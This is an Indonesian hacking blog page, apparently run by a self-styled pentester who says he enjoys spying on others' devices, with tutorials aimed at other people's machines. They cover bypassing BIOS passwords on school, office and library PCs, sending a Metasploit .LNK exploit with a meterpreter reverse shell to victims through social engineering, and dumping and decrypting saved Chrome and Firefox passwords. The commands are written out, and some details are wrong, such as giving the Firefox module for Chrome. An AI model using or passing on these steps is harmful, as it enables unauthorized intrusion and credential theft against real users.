Hello World!

“Flying down a tunnel of 1s and 0s is not how hacking is really done"

“Behind every successful Coder there an even more successful De-coder to understand that code."

“A hacker does for love what others would not do for money"

“A hacker to me is someone creative who does wonderful things"

"Hacking is not a crime, it's a profession till the time you play with it safely "

I'm Diddo Adding Adove,
Owner & Pentester
from zvilsec

I have rich experience in security system & internet security. Also I am journalist for technology and other stuff section. Also i love learning a new language. Feel free to contact me writing an email with your project idea.

What I Do
Pentester

I like to test my system even somebody`s system for fun and to learn.

Script Kiddies

I enjoyed for changing someone code to develop it in to a new one.

Web Design

Literally i build website not from 0 but i like to use some code to make in to a new one.

Spying

I love to spy someone`s device,it makes me know about their secret even it was a inappropriate action.

Writing

Writing is my other hobby in my life.

Marketing

Someday i will become a great marketer

Recent Works
Showing posts with label windows. Show all posts

Cara Bypass Bios Password

Mudah menjalankan Kali Linux dari USB secara live di hampir semua komputer yang tersedia, tetapi banyak laptop dan desktop yang dapat diakses publik akan dikunci untuk mencegah penggunaan tersebut.  PC sekolah, kantor, atau perpustakaan dapat diamankan dengan kata sandi BIOS, yang seringkali merupakan kata sandi standar yang mudah dipulihkan.  Namun, begitu kamu memiliki akses, kamu dapat menggunakan flash drive USB untuk menjalankan Kali live di PC mana pun yang kamu temukan.

Menjalankan Kali Linux di Komputer melalui USB

Dengan kali live USB, kamu dapat menjalankan OS peretasan pada komputer apa pun yang dapat kamu tancapkan, artinya kamu tidak harus menggunakan komputer pribadi kamu, kamu juga tidak perlu membeli PC  hanya untuk menggunakan Kali. Dengan.  Live USB memungkinkan sistem komputer digunakan untuk mem-boot dari thumb drive, mengabaikan sistem OS pada hard drive yang biasanya digunakan boot oleh komputer.

Saat menjalankan Kali dari USB, ada dua cara untuk melakukannya.  Salah satunya persisten, artinya perubahan yang kamu buat disimpan ke flash drive.  Yang lainnya adalah non-persisten, di mana tidak ada perubahan yang disimpan apa pun yang kamu lakukan akan hilang saat kamu keluar dari sesi.

Jika kamu tidak perlu menyimpan file atau mengingat pengaturan yang telah kamu ubah, kamu dapat menjalankan instalasi dalam mode langsung atau secara live. Jika kamu ingin install secara keseluruhan dan permanen gunakan fitur persistence

Menggunakan Kali Live USB di PC Windows Apa Saja

Meskipun komputer dapat ditemukan hampir di mana-mana saat ini, jarang ditemukan satu untuk penggunaan umum yang tidak dilindungi dengan cara tertentu.  Sebagian besar komputer sekolah dan kantor memiliki lapisan pertahanan, biasanya memerlukan login, dan beberapa fitur yang dianggap berisiko dapat dinonaktifkan.  Contoh dari salah satu fitur ini adalah mengubah urutan boot di menu BIOS untuk memungkinkan booting dari USB.

BIOS, atau Basic Input / Output System, adalah menu konfigurasi yang dapat dijalankan pada awal booting komputer.  Sistem ini berjalan sebelum sistem operasi dan melakukan hal-hal seperti memberitahu komputer yang memasukkan perangkat input untuk mencari sistem operasi untuk boot dari mana.

Jika BIOS tidak dikunci, mengubah urutan boot agar komputer mencoba melakukan booting dari USB terlebih dahulu hanya memerlukan beberapa detik dengan menu di layar, yang biasanya dapat diakses dengan menekan F2 saat memulai komputer.

Namun, seperti yang disebutkan sebelumnya, kebanyakan komputer yang dapat diakses publik akan memiliki set kata sandi BIOS.  Kata sandi ini, kadang-kadang disebut kata sandi administrator, akan diperlukan untuk mengalihkan urutan boot, membuatnya lebih sulit bagi pengguna rata-rata untuk menjalankan Kali di komputer yang mereka miliki aksesnya.  Jika kata sandi BIOS disetel ke kata sandi yang kuat, akan sangat sulit untuk memodifikasi sistem.

Untungnya bagi peretas, banyak PC hanya menggunakan kata sandi default pada BIOS, yang dapat diturunkan dengan mudah dari nomor seri.  Ini memungkinkan seorang hacker untuk mem-bypass kata sandi BIOS untuk mengubah urutan boot agar Kali Linux dapat berjalan pada sistem.  Kita akan mengeksplorasi cara kerjanya, sehingga kita dapat menentukan apakah komputer menggunakan kata sandi BIOS default dan meretasnya.

Apa yang Harus dimulai

Untuk mencoba serangan ini, kamu harus menggunakan komputer yang memiliki versi Windows yang berjalan.  Sistem boot macOS tidak menggunakan antarmuka tipe BIOS, jadi kamu tidak akan dapat melakukan serangan semacam ini terhadap perangkat Linux atau macOS.

Setelah memiliki komputer uji, kamu harus membuat image USB yang dapat di-boot Kali Linux.  Kamu memerlukan USB stick dengan setidaknya 16 GB ruang di atasnya, meskipun lebih disarankan jika kamu menginginkan instalasi yang memungkinkan kamu untuk menyimpan file atau data.

Langkah 1 Unduh Kali Linux untuk live usb

Untuk memulai, unduh Kali Linux dari kali.org/downloads, berhati-hatilah untuk mengunduh versi yang sesuai untuk komputer yang akan kamu gunakan.  Secara umum pakai yang versi 64-bit saja.

Langkah 2 Burn Instalasi Kali Live ke USB Drive

Setelah file ini diunduh, kamu harus copy ke USB flash drive menggunakan Etcher (unduh).  Program lintas-platform gratis ini dapat mengubah img Kali menjadi USB yang dapat di-boot.  Pastikan tidak ada file pada usb karena akan terhapus dalam proses.

Masukkan drive USB ke komputer kamu, lalu buka Etcher.  Di dalam Etcher, kamu harus menyediakan dua informasi: img untuk ditulis dan drive untuk menulis img.  Untuk opsi di paling kiri, pilih img Kali yang kamu unduh, lalu tekan "Select drive" untuk memilih thumb drive kamu.  Pastikan kamu memilih drive yang benar karena setelah kamu mengklik tombol "Flash", drive yang dipilih akan dihapus.

Klik "Flash," dan proses akan dimulai, pertama membakar data ke drive, dan kemudian memverifikasi img yang akan di copy.  Ketika ini selesai, kamu dapat dengan aman mengeluarkan drive.


Langkah 3 Boot kenKomputer Target untuk Mengakses BIOS

Sekarang setelah USB siap, boot ke Kali cukup sederhana jika kamu dapat mengakses pengaturan urutan boot.  Pertama, kamu harus mengidentifikasi kunci keyboard untuk untuk nantinya ditekan ketika kamu me-reboot komputer yang mengakses menu BIOS.  Komputer saya memungkinkan akses ke menu ini dengan menekan F2.

Jika kamu tidak yakin apa perintah keyboard untuk komputer kamu, kamu dapat Google atau hanya menonton layar ketika komputer kamu mulai, karena sering kali akan mengatakan tombol mana yang harus ditekan untuk masuk ke menu startup, seperti yang terlihat di bawah ini.

Press <F2> to enter BIOS setup

Dari dalam sistem BIOS, kamu harus mencari "urutan boot" atau "menu boot."  Saat kamu menemukan ini, kamu harus mengubah urutan agar komputer mencari perangkat untuk melakukan booting.  Jika tidak ada kata sandi, ini adalah langkah di mana kamu dapat dengan mudah mengubah urutan boot sehingga drive USB datang sebelum hard drive, dan selesai!

Sayangnya, banyak komputer akan menetapkan kata sandi administrator di sini, mencegah kamu mengubah pengaturan.  Dalam hal ini, lompat ke langkah berikutnya untuk memulai proses memintasnya.

Langkah 4 Pulihkan Kata Sandi BIOS Default

Setelah mendapatkan prompt yang menyatakan bahwa kata sandi diperlukan untuk mengubah urutan boot, itu harus menyertakan nomor seri, yang dapat digunakan untuk mengetahui kata sandi.

Pada smartphone atau komputer lain, kamu harus menavigasi ke situs web yang menghasilkan kata sandi standar BIOS seperti Hapus kata sandi BIOS yang tidak dikenal.  Salin nomor seri yang kamu dapatkan dari menu BIOS, lalu masukkan ke dalam alat situs web dan tekan "Dapatkan kata sandi" (atau tombol serupa) untuk menghasilkan kata sandi standar.

Beberapa produsen yang didukung oleh situs web adalah sebagai berikut:

Asus: Current BIOS date. For example: 01-02-2013 Compaq: 5 decimal digits (e.g., 12345)
Dell: Supports such series: 595B, D35B, 2A7B, A95B, 1D3B, 6FF1, and 1F66. (e.g., 1234567-2A7B or 1234567890A-D35B for HDD)
Fujitsu-Siemens: 5 decimal digits, 8 hexadecimal digits, 5x4 hexadecimal digits, 5x4 decimal digits
Hewlett-Packard: 5 decimal digits, 10 characters
Insyde H20 (Acer, HP): 8 decimal digits
Phoenix (generic): 5 decimal digits Sony: 7-digit serial number
Samsung: 12 hexadecimal digits

Setelah memasukkan kode, kamu akan melihat beberapa kode untuk dicoba.  kamu dapat mengetik ini satu per satu untuk melihat apakah ada yang berfungsi.  Jika kamu mencoba ini di komputer Dell, kamu harus menekan Ctrl dan Enter secara bersamaan untuk mendapatkan kata sandi default agar berfungsi.

Langkah 5 Bypass Authentication & Ubah Urutan Boot

Sekarang setelah kamu memiliki kata sandi BIOS default, kamu dapat mengakses seluruh menu BIOS.  Ini memberi akses penuh ke pengaturan perangkat keras komputer, dan kamu dapat melakukan hampir semua yang kamu inginkan pada saat ini.  Untuk memulai, kamu dapat menonaktifkan kata sandi BIOS, mengatur kata sandi admin baru, atau melakukan hal-hal seperti menerapkan pembaruan firmware.

Dalam hal ini, kamu mungkin tidak perlu melakukan semua ini.  Mencoba mengubah urutan boot harus memberi kamu prompt kata sandi, dan setelah kamu memasukkan kata sandi default, kamu harus dapat mengalihkan urutan boot untuk membuat opsi "USB" terlebih dahulu, seperti yang terlihat di atas pada Langkah 3.

Jika ini tidak berhasil, kamu juga dapat menavigasi ke pengaturan keamanan dan mencoba masuk di sana.  Setelah kamu memasukkan kata sandi default, kamu dapat melanjutkan untuk menonaktifkan atau mengubahnya, memungkinkanmu untuk melanjutkan ke pengaturan urutan boot dan mengubahnya untuk menjalankan USB terlebih dahulu.

Langkah 6bBoot Kali Linux dari USB

Sekarang kamu telah melewati kata sandi BIOS dan mengubah urutan boot, masukkan USB Kali live, dan reboot komputer.  Tempat pertama yang dipilih oleh komputer sekarang adalah port USB tempat sistem melakukan booting, tetapi selanjutnya jika tidak ada sistem yang dapat di-boot dicolokkan ke drive USB, ia hanya akan melanjutkan untuk mem-boot dari hard drive seperti biasa.

Setelah sistem dimulai, kamu akan dibawa ke layar pengaturan Kali.  Di sini, kamu dapat memilih versi Kali mana yang ingin Anda jalankan di sistem.  kamu dapat memilih versi langsung, yang tidak akan menyimpan data apa pun ke disk, atau versi persisten, yang akan memungkinkanmu untuk menyimpan file dan pengaturan ke disk.

Kamu juga dapat memilih untuk menginstal Kali Linux secara permanen ke sistem, yang memungkinkan kamu untuk memilih bagian dari hard disk komputer host dan menginstal Kali Linux ke dalamnya.  Ini dapat mengubah cara komputer melakukan boot, jadi ini bukan opsi.

Setelah kamu memutuskan mana yang akan dijalankan, pilih untuk mulai boot ke sistem.  Setelah kamu melihat permintaan masuk, ketik root sebagai nama pengguna dan toor sebagai kata sandi untuk masuk ke desktop untuk pertama kalinya.  Dan sekarang setelah kamu masuk, kamu bebas untuk menjalankan pembaruan, mengubah kata sandi default, dan mulai menggunakan Kali Linux!

Cara Mengirim File Shortcut Backdoor Ke Windows 7


Setelah munculnya Windows 8 dan 8.1 serta windows 10, Windows 7 kini telah menjadi sistem operasi standar pada desktop / klien.

Meskipun informasi yang paling berharga bagi peretas berada di server, terkadang cara terbaik untuk sampai ke server yang diamankan adalah melalui klien yang rentan di jaringan yang sama serta tidak terlalu memperhatikan mengenai keamanan jaringan dan mudah tertipu pada berbagai aplikasi yang tidak aman.

Pada tutorial ini, aku akan menunjukkan kepada kalen banyak cara untuk menyerang dan mengeksploitasi Windows 7. Aku sudah membuat tutorial tentang pengiriman link jahat  yang dapat digunakan di Internet Explorer 8 pada Windows XP, Vista, Server 2003, Server 2008 dan Windows 7, dan satu lagi tentang cara crash Windows 7 dengan membuat loop tak terbatas.

Microsoft akhirnya mendapatkan pesan bahwa mereka perlu membuat sistem operasi mereka lebih aman dan mereka telah melakukannya. Menyerang sistem operasi mereka kini menjadi semakin sulit. Untungnya, untuk peretas, hal yang sama tidak dapat dikatakan untuk browser mereka, Office Suite, dan aplikasi lain, serta semua aplikasi pihak ketiga yang berada pada sistem klien yang khas dan, kadang-kadang — di server.

Kita akan fokus pada serangan kerentanan di browser dan aplikasi pada Windows 7 untuk mendapatkan akses dan memiliki sistem tersebut dalam serangkaian tutorial "Bagaimana Meretas Windows 7" berikut ini. Dalam tutorial ini, kita akan mengirimkan link berbahaya yang kemudian akan secara otomatis mengirim file backdoor.


Langkah 1 Buka Metasploit

Mari kita mulai dengan membuka Metasploit. Kamu dapat melakukannya dengan menggunakan sistem menu di Kali atau lainnya yang sudah diinstall Metasploit, atau lebih sederhana, mengetik:

msfconsole

Langkah 2 Buat Exploit


Dalam peretasan Windows 7 ini, kita akan menggunakan exploit Microsoft sebagai MS10-045 di dafar Keamanan Microsoft mereka dan mengambil keuntungan dari buffer overflow di shortcut .dll. Mari kita memuatnya dengan mengetik:

    msf > use windows/ms10_046_shortcut_icon_dllloader
 
Langkah 3 Get Info


Sekarang kita telah memuatnya dalam Metasploit, mari kita dapatkan lebih banyak info tentang exploit ini untuk lebih memahami apa yang akan kita lakukan.

    msf> info
 
Seperti yang dapat kita baca di bagian bawah, developer exploit menulis:

"Modul ini mengeksploitasi kerentanan dalam penanganan file Shortcut Windows (.LNK) yang berisi ikon sumber daya yang menunjuk ke DLL berbahaya."

Pada dasarnya, kita akan membuat file pintasan, yang ketika diklik oleh korban, akan memungkinkan eksekusi kode berbahaya kita.

Langkah 4 Mengatur Opsi


Dengan exploit dan cara kerjanya, mari kita tentukan opsi yang diperlukan. Pertama, atur Payload.

    set PAYLOAD windows/meterpreter/reverse_tcp

Sekarang kita perlu mengatur IP sistem kita sebagai LHOST bisa pakai IP Local atau Public sesuai kebutuhan:

    set LHOST 192.168.X.XX
 
Setelah opsi ini disetel, kita cukup mengetik "exploit" untuk execute exploit. Tidak seperti beberapa eksploit jarak jauh kita yang lain, apa yang kita lakukan di sini adalah menghasilkan tautan dan server untuk menghosting tautan itu.



Seperti yang kamu lihat di mana saya telah menyoroti di screenshot di atas, Metasploit telah menghasilkan exploit dan kemudian memulai server untuk menjadi host exploit tersebut. Tugas kita sekarang adalah membuat korban mengklik tautan.

Langkah 5 Kirim Link ke Korban

Kita harus kreatif di sini. Ini adalah bagian rekayasa sosial dari peretasan ini. Dengan satu atau lain cara, kita perlu membujuk korban untuk mengklik tautan kita.

Kita semua telah melihat email-email spam yang mengklaim membantu kita memperoleh sedikit uang dengan bekerja di rumah, menumbuhkan penis kita hingga dan lain sebagainya. Atau, itu bisa saja sesuatu yang terdengar tidak bersalah seperti menonton video kucing yang lucu. Jika kita mengklik salah satu tautan, kita cenderung menjadi korban peretasan seperti ini.

Kamu mungkin berkata "tidak ada yang akan begitu mudah tertipu," tetapi dalam kenyataannya, ada miliaran orang yang begitu mudah tertipu. Beberapa peretasan terbesar dalam sejarah (RSA dan NY Times langsung terlintas dalam pikiran) telah diselesaikan dengan cara ini. Ketika semua dikatakan dan dilakukan, saya percaya bahwa peretas yang mendapatkan akses ke nomor kartu kredit di Target mendapatkan akses mereka di dalam jaringan dengan membuat seorang karyawan yang tidak sadar mengklik tautan seperti ini.


Jadi ... kita memiliki tautan dan korban mengekliknya seperti pada tangkapan layar di bawah.

Sekarang, inilah bagian yang penting dan sulit ...


Korban akan ditunjukan peringatan keamanan. Korban harus "Izinkan" kode untuk berjalan. Banyak, atau mungkin sebagian besar pengguna akan tahu lebih baik daripada "Izinkan," tapi kalau cara kita membujuk mereka bagus maka mereka pasti akan mengijinkannya. Buat tautannya terdengar cukup menarik dan SESEORANG akan mengklik "Izinkan," terutama jika itu berasal dari seseorang yang mereka kenal atau mereka pikir  kenal dan percayai.


Langkah 6 Kirim Exploit dan Payload


Ketika korban mengklik prompt "Izinkan", Metasploit memulai proses membangun koneksi klien / server antara kamu dan korban. Proses ini cukup lambat, jadi bersabarlah. Dalam pengalaman saya, bahkan pada sistem Windows 7 yang tidak di amankan, itu tidak selalu berhasil, jadi semangatlah. Semangat dan kreativitas adalah atribut kunci dari seorang hacker yang sukses.

 
Langkah 7 Berhasil!

Happy hacking

Cara Hack Password Tersimpan Di Chrome & Firefox


Kata sandi yang disimpan di browser web seperti Google Chrome dan Mozilla Firefox layaknya tambang emas untuk peretas.  Penyerang dengan akses backdoor ke komputer target dapat dengan mudah membuang dan mendekripsi data yang disimpan di browser web.  Jadi, kamu harus berpikir dua kali sebelum menekan "save" saat berikutnya kamu memasukkan kata sandi baru.
Dengan backdoor yang diinstall pada komputer target, peretas dapat melakukan berbagai serangan rahasia.  Melakukan keylogger, menangkap tangkapan layar, dan mendengarkan audio melalui mikrofon.  Pada artikel ini, kita akan fokus pada bagaimana peretas dapat memperoleh kata sandimu yang disimpan di peramban web.
Setelah seorang hacker mempersiapkan alat mereka dan mengeksploitasi sistem yang mereka pilih, dalam kasus ini, sistem Windows 10, mereka dapat memulai serangan pasca eksploitasi untuk memburu kata sandi di Google Chrome dan Mozilla Firefox, yang sering dianggap sebagai  browser web terbaik dan paling populer yang tersedia.
Memanen Kata Sandi di Google Chrome
Chrome menggunakan fungsi Windows yang disebut CryptProtectData untuk mengenkripsi kata sandi yang disimpan di komputer dengan kunci yang dibuat secara acak.  Hanya pengguna dengan kredensial masuk yang sama dengan pengguna yang mengenkripsi data yang kemudian dapat mendekripsi kata sandi.  Setiap kata sandi dienkripsi dengan kunci acak yang berbeda dan disimpan dalam database kecil di komputer.  Basis data dapat ditemukan di direktori di bawah ini.
%LocalAppData%\Google\Chrome\User Data\Default\Login Data
Selanjutnya, kita akan menggunakan modul Metasploit yang dirancang untuk memanen kata sandi yang disimpan di browser Chrome.  Untuk memanen kata sandi Chrome yang tersimpan di perangkat target, gunakan modul enum_chrome seperti yang ditunjukkan pada perintah di bawah ini.  Modul ini akan mengumpulkan data pengguna dari Google Chrome dan berupaya mendekripsi informasi.
run post/multi/gather/firefox_creds
Kata sandi di browser Chrome yang didekripsi akan secara otomatis disimpan ke direktori /root/.msf4/loot/.  File.txt yang baru dibuat yang berisi kata sandi juga akan secara otomatis dinamai menggunakan tanggal saat ini dan alamat IP pengguna target.
Untuk melihat kata sandi Chrome dalam file .txt, pertama, gunakan perintah background untuk meminimize shell meterpreter, kemudian gunakan perintah cat seperti yang ditunjukkan pada tangkapan layar di bawah ini.  Pastikan untuk menukar nama file dengan yang benar.  Kolom "Decrypted Data" akan menampilkan kata sandi yang didekripsi yang ditemukan di browser.
background
cat /root/.msf4/loot/2018..._default_..._chrome.decrypted_xxxxx.txt

Memanen Kata Sandi Mozilla Firefox
Pengelola kata sandi bawaan Firefox menyimpan kredensial terenkripsi dalam file yang disebut "logins.json."  Nama pengguna dan kata sandi yang disimpan dalam file logins.json dienkripsi dengan kunci yang disimpan dalam file "key4.db".  File logins.json dan key4.db dapat ditemukan di direktori Windows di bawah ini.  RandomString 8-karakter ditugaskan ke direktori secara otomatis oleh Firefox saat pertama kali dibuka di komputer, dan string acak berbeda untuk setiap instalasi.
%LocalAppData%\Mozilla\Firefox\Profiles\randomString.Default\logins.json
Untuk memanen kata sandi Firefox yang tersimpan di komputer yang, gunakan modul firefox_creds.
run post/multi/gather/firefox_creds

Gunakan perintah background untuk sementara memindahkan sesi meterpreter ke latar belakang, dan perintah cd untuk mengubah ke direktori loot.  Kemudian, buat direktori baru yang disebut "Profil" menggunakan perintah mkdir.

Melihat kembali data yang dipanen, kamu mungkin akan melihat semua file secara otomatis disimpan sebagai tipe file ".bin".  File-file ini perlu dipindahkan secara manual dan diganti namanya agar sesuai dengan nama aslinya yang disorot di sebelah kiri tangkapan layar.  Sebagai contoh, file "cert_501854.bin" perlu dipindahkan ke direktori Profil dan diubah namanya menjadi "cert9.db."  Perintah mv di bawah ini dapat digunakan untuk mengganti nama file.
mv certfilehere.bin Profiles/cert9.db
Ini dapat dilakukan jika masih terdapat file yang tersisa di direktori loot.

Selanjutnya, klon repositori GitHub firefox_decrypt yang dapat digunakan untuk mendekripsi kata sandi yang disimpan pada file logins.json.  Gunakan perintah di bawah ini untuk mengkloning firefox_decrypt.
git clone https://github.com/Unode/firefox_decrypt.git

Perintah di bawah ini dapat digunakan untuk mendekripsi kata sandi Firefox yang disimpan dalam file logins.json.  Skrip akan meminta "Kata Sandi Utama," tetapi ini dapat dilewati dengan membiarkan bidang itu kosong dan menekan enter.
python firefox_decrypt/firefox_decrypt.py /root/.msf4/loot

Cara Melindungi Diri Terhadap Teknik Ini
Menyimpan data sensitif di pengelola kata sandi browser umumnya adalah ide yang buruk.  Sayangnya, tidak banyak yang bisa dilakukan dalam hal mencegah serangan dumping kata sandi selain memastikan kamu tidak pernah menyimpan kredensial login di browser dan menghapus yang sudah ada.
Kamu bisa menggunakan pengelola kata sandi seperti LastPass, tetapi jika seorang peretas telah mengeksploitasi sistem kamu dengan backdoor, mereka juga bisa menggunakan keylogger untuk mendapatkan kata sandi utama kamu yang memegang kunci untuk segalanya.  Bahkan jika kamu tidak menyimpan kata sandi di mana pun di komputer, keylogger pasti akan menangkapnya ketika kamu mengetikkannya secara manual ke setiap situs yang kamu kunjungi.
Cukup menjaga diri untuk tidak menyimpan begitu banyak data di satu lokasi yang tidak aman dapat membantu mencegah skala kerusakan yang ditimbulkan oleh penyerang, tetapi tidak ada cara untuk benar-benar menjaga kata sandi kamu aman kecuali jika kamu sudah bisa bertahan dari serangan backdoor.

Cara Lupa Password Windows 7


Tutorial kali ini adalah cara mengubah kata sandi dari user apa pun di komputer windows 7. Jika kamu lupa kata sandi, kamu dapat mengubah kata sandi akun apa pun meskipun kamu dikunci dari akun tersebut.

Peringatan Saya tidak bertanggung jawab atas kerusakan yang terjadi pada komputer mana pun dalam proses peretasan ini atau peretasan lainnya yang saya publikasikan

catatan: Beberapa administrator telah menonaktifkan perbaikan sistem yang menjadikan peretasan ini tidak berguna. Untuk melihat apakah perbaikan sistem tersedia ikuti langkah 1 dan 2.

Langkah 1 Startup Pertama Komputer dan Matikan Secara Paksa


Hal pertama yang perlu kamu lakukan adalah menyalakan komputermu. Setelah komputer mulai, matikan sumber listrik (cabut itu) ketika kamu melihat startup jendela muncul. Kalau di Laptop langsung matikan paksa dengan menekan tombol power beberapa detik hingga komputer benar benar mati. Hal ini bertujuan untuk membuat crash windows yang  nantinya kita akan masuk melalui repair mode.

Gambar dari blogspot.com

Langkah 2 Mulai ulang Komputer Anda dan Pilih Perbaikan Windows.

